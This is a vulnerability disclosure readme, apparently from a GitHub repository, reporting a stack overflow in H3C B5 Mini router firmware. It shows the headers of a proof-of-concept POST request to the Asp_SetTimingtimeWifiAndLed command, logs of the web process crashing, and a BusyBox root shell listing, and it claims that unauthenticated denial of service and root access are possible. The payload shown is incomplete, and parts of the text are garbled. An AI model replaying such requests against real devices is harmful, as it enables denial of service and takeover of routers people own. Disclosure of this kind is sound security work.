 main ▾

...

[vuln](#) / [H3C](#) / [H3C B5Mini](#) / [5](#) / [readme.md](#)



Darry-lang1 Add files via upload

 History

 1 contributor



70 lines (46 sloc) | 3.2 KB

...

H3C B5 Mini B5MiniV100R005 has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :
https://www.h3c.com/cn/d_202007/1311628_30005_0.htm

Product Information


H3C B5 Mini B5MiniV100R005 router, the latest version of simulation overview:

Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 536
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=Asp_SetTimingtimeWifiAndLed¶m=AA




The picture above shows the process information before we send poc.



In the picture above, we can see that the PID has changed since we sent the POC.

级别	信息来源	信息内容
error	系统	webs进程已重启。

The picture above is the log information.



连接超时

192.168.124.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后重试。
- 如果您无法载入任何网页，请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护，请确认 Firefox 已被授权访问网络。

重试

已超时

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2020.06.11-07:39+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x  2 1007      1007          7574 Jun 11  2020 www
drwxr-xr-x 10 root      root           0 Jul 20 22:51 var
drwxrwxr-x  5 1007      1007          49 Jun 11  2020 var
drwxrwxr-x  3 1007      1007          26 Jun 11  2020 uclike
lrwxrwxrwx  1 1007      1007           7 Jun 11  2020 tmp -> var/tmp
dr-xr-xr-x 11 root      root           0 Jan  1  1970 sys
lrwxrwxrwx  1 1007      1007           3 Jun 11  2020/sbin -> bin
dr-xr-xr-x 88 root      root           0 Jan  1  1970 proc
drwxr-xr-x  9 root      root           0 Jan  1  1970 mnt
lrwxrwxrwx  1 1007      1007           3 Jun 11  2020/lib32 -> lib
drwxrwxr-x  4 1007      1007        2452 Jun 11  2020 lib
lrwxrwxrwx  1 1007      1007           9 Jun 11  2020/init -> sbin/init
drwxrwxr-x  2 1007      1007           3 Jun 11  2020 home
drwxrwxr-x  2 1007      1007           3 Jun 11  2020 ftproot
drwxr-xr-x 10 root      root           0 Jul 20 21:10 etc
drwxrwxr-x  4 1007      1007        2539 Jun 11  2020 dev
drwxr-xr-x  2 1007      1007        1475 Jun 11  2020 bin
/ #
```

Finally, you also can write exp to get a stable root shell without authorization.